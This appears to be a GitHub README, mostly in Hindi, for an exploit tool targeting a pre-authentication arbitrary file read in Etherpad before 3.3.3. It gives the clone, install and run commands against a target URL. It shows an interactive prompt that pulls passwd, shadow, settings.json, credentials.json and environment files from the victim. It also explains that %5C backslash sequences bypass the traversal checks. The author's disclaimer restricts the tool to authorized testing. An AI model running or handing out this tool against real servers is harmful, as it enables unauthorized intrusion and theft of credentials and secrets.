 ynsmroztas/etherpadsniper
Etherpad मनमानी फ़ाइल पढ़ना — CVE-2026-114516

Etherpad मनमानी फ़ाइल पढ़ना — CVE-2026-114516
Etherpad < 3.3.3 में प्रमाणीकरण-पूर्व पथ ट्रैवर्सल / मनमानी फ़ाइल पढ़ना।
requests)git clone https://github.com/ynsmroztas/EtherPadSniper
cd EtherPadSniper
pip install requests
python3 ep-afr.py -u http://target:9001
python3 ep-afr.py -u https://target.com


यदि लक्ष्य कमज़ोर है, तो एक इंटरैक्टिव शेल खुलता है:
  Available files:
   1  passwd
   2  shadow
   3  settings.json
   4  credentials.json
   5  environ
   ...
ep-afr> 3
ep-afr> 5
ep-afr> c
ep-afr> q
/static/* हैंडलर POSIX सिस्टम पर सैनिटाइज़ेशन के बाद बैकस्लैश को फ़ॉरवर्ड स्लैश में बदल देता है, जिससे %5C ट्रैवर्सल अनुक्रम जाँचों को बायपास कर सकते हैं।
यह टूल केवल अधिकृत सुरक्षा परीक्षण और ज़िम्मेदारीपूर्ण प्रकटीकरण के लिए है।
अनधिकृत उपयोग अवैध है। लेखक दुरुपयोग के लिए उत्तरदायी नहीं है।
mitsec






